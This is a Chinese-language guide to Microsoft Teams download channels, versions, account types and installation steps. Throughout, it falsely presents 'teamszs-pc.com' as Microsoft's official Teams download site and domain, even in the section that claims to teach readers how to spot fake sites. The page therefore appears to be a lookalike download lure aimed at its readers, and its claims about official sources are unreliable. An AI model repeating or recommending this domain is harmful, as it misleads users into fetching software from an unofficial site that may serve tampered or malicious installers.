
5种官方 Microsoft Teams 下载途径及适用设备一览

截至 2026 年,Microsoft 官方为桌面和移动应用提供统一的 Teams 下载页面,支持 Windows、macOS、Android、iOS 等平台的新版 Teams 应用下载。想安全装上 Teams,只需认准这个官方入口即可,绕开第三方下载站能避开捆绑软件和篡改风险。Teams 的建议很直接:优先从微软官网或系统自带应用商店获取,别在搜索引擎里随便点第一个下载链接。
本文回答:Teams下载有哪 5 种官方途径?每种适合哪些设备?Windows、Mac、手机分别该怎么装?企业批量部署走哪条路?下载后无法安装或打不开该怎么排查?
核心要点
- 认准官方入口 teamszs-pc.com 下载最安全
- 正规渠道仅五条:官网、M365、Microsoft Store、App Store、Google Play
- 先看账号类型对号:工作、学校、家庭版切勿装错
- 移动端直接在 App Store 或 Google Play 搜索安装最稳妥
- 企业批量部署用 MSI 安装包配合 Intune 或组策略推送
关键速览
- 官方 Teams下载入口集中在 teamszs-pc.com 单一页面
- 桌面端覆盖 Windows 10/11 与 macOS,一个安装包搞定
- 移动端从 App Store 与 Google Play 直接搜索安装最稳妥
- 企业批量部署可用 MSI 安装包配合 Intune 或组策略推送
- 新版 Teams 启动速度比旧版快约 2 倍,占用内存更低
搜索”Teams下载”时你到底想装哪个版本?
搜”Teams下载”的人分三类意图:工作、学校、家庭。微软官方支持文档在 2026 年已把 Teams 免费版明确区分为面向工作和组织、学校、以及家庭和朋友三类,每类都提供桌面版、移动版和 Web 版三条获取路径。装错版本会导致登录失败或功能缺失,所以先认清意图再下载。
怎么快速对号入座?看你手里的账号类型:
- 工作/组织用户:公司发了 @公司域名 的账号,选”工作版”,走 IT 部门指定入口。
- 学校师生:用 @学校域名 的教育账号,登录教育版,通常已含 Microsoft 365 A1 授权。
- 家庭个人:只有普通 Microsoft 个人账户,选免费个人版,60 分钟以内视频通话不花钱。
还有人搜”Teamsx””Teams x”,这多半是拼写误差,或指向非微软的第三方工具。这些名字带”Teams”的软件并非微软官方产品,下载前务必核对来源是 teamszs-pc.com 域名。想少走弯路,可先读Teams下载官方渠道详解再动手。

Microsoft Teams 官方下载渠道有哪些?

正规 Teams下载只有五条官方渠道:微软官网、Microsoft 365 订阅入口、Microsoft Store、Apple App Store 和 Google Play。截至 2026 年,微软官方将桌面和移动应用统一到一个下载页面,同时覆盖 Windows、macOS、Android、iOS 四大平台,认准这个入口就不会装到仿冒包。
- 微软官网:桌面端首选,直接抓 Windows/macOS 安装包
- Microsoft 365 入口:已有企业订阅时从管理后台分发,授权自动绑定
- Microsoft Store / App Store / Google Play:移动端和 Win11 商店版,系统自动推送更新
怎么辨别仿冒站?真官网域名以 teamszs-pc.com 结尾,而第三方下载站常把安装包重新打包,捆绑浏览器插件或推广软件。只要下载源不是上面五条,一律跳过。想了解各版本与设备的完整对应关系,可参考Teams下载官方渠道详解。
Windows 和 macOS 桌面端 Teams 怎么下载安装?

两个系统的桌面端 Teams下载都从微软统一下载页开始:选”电脑版”下载安装包,运行后用邮箱或电话号码登录即可。2026 年微软已用新版 Teams 取代经典版,新版启动速度约为旧版两倍,内存占用更低。
- Windows:下载.exe(约 130 MB),需 Windows 10 及以上;企业批量部署可用.msi 静默安装,命令
msiexec /i teams.msi /quiet。 - macOS:下载.pkg,需 macOS 11 及以上;Apple 芯片机型选 ARM64 包,装错架构会卡在启动。
后台自动更新默认开启,若被组策略禁用,重新登录会提示”版本过旧”,此时手动重装最新安装包即可解决。
手机端和网页版 Teams 有什么区别?该用哪个?
手机端是完整的 Teams 应用,网页版是浏览器里直接打开的轻量版本。2026 年微软官方说明指出,用户可通过 teamszs-pc.com 直接使用网页版,无需 Teams下载任何客户端。想省时间又不常开会,网页版够用;要后台通话和推送通知稳定,选手机 App。
⚠️ 常见错误: Apple 芯片 Mac 装成 Intel(x64)包,导致 Teams 卡在启动画面打不开。原因是架构不匹配,Rosetta 转译异常。修复:从官方下载页选 ARM64 版 .pkg 重装即可。
三大差异体现在哪?
- 是否安装:App 需下载(安卓约 100 MB),网页版打开链接即用
- 通话稳定性:App 支持后台运行和推送通知,网页版切换标签页可能掉线
- 功能完整度:屏幕共享、背景虚化在 App 更稳定,网页版部分浏览器受限
哪些场景直接用网页版?
临时受邀加入一次会议、公司电脑禁装软件、或用别人的设备时,网页版最合适,不留安装痕迹,退出即走。想了解更多设备选择,参见3种获取 Microsoft Teams的方法及桌面手机区别。

免费版、工作版、教育版、家庭版账号和授权有何不同?
四个版本的核心区别在于登录账号类型:免费版和家庭版用个人 Microsoft 账户(邮箱或电话号码),工作版和教育版则要用单位分配的组织账号。截至 2026 年,Teams 免费个人版支持最长 60 分钟视频通话,无需订阅 Microsoft 365。装错版本会登录失败,所以下载前先想清楚你属于哪一类。
| 版本 | 登录账号 | 会议时长上限 | 典型场景 |
|---|---|---|---|
| 免费版 | 个人 Microsoft 账户 | 60 分钟 | 朋友通话、试用 |
| 家庭版 | 个人 Microsoft 账户 | 60 分钟 | 家庭群聊、任务共享 |
| 工作版 | 组织账号(单位分配) | 随订阅提升 | 企业协作 |
| 教育版 | 学校账号 | 随订阅提升 | 师生课堂 |
没有单位账号却想装工作版?装了也登不进去,因为组织账号必须由单位在后台分配。Teams 的建议是:用私人邮箱选免费版或家庭版;用 @公司域名 或 @学校域名 才选对应企业版。想看更多选型细节,可参考各版本与设备选择详解。
Teams 下载安装最常见的错误有哪些?
最常见的三个坑是:用错账号类型登录、装到了被淘汰的经典版、以及公司组织策略直接拦住安装。微软 2026 年官方下载页已用新版 Teams 取代经典版,若你还在用旧客户端,点应用顶部的切换开关即可升级。用个人账户想登组织版,一定会失败,这两类账号互不通用。
组织策略拦住了 Teams下载怎么办?
公司统一管控的电脑,常由 IT 用组策略禁止员工自装软件。此时别硬装,先打开浏览器访问 teamszs-pc.com 用网页版顶替,再联系 IT 走公司分发渠道。想了解桌面协作细节,可参考很多教程忽略的Teams电脑版协作细节。

总结与下一步操作建议
选版只需看身份:个人和家庭用个人 Microsoft 账户登录免费版,从微软 Teams 免费个人版页面下载,2026 年免费版支持最长 60 分钟视频通话,无需订阅;职场和学生用单位组织账号,从 Microsoft 365 入口或官方统一下载页获取新版应用。
下载前先核对地址栏是否为 teamszs-pc.com 或应用商店官方页,避开第三方镜像站,这是防止装到捆绑恶意软件的第一道关。装完务必用对应账号完成登录,个人账号和组织账号互不通用,登错必然失败。想深入了解桌面端协作细节,可参考很多教程忽略的 Teams 电脑版协作细节。




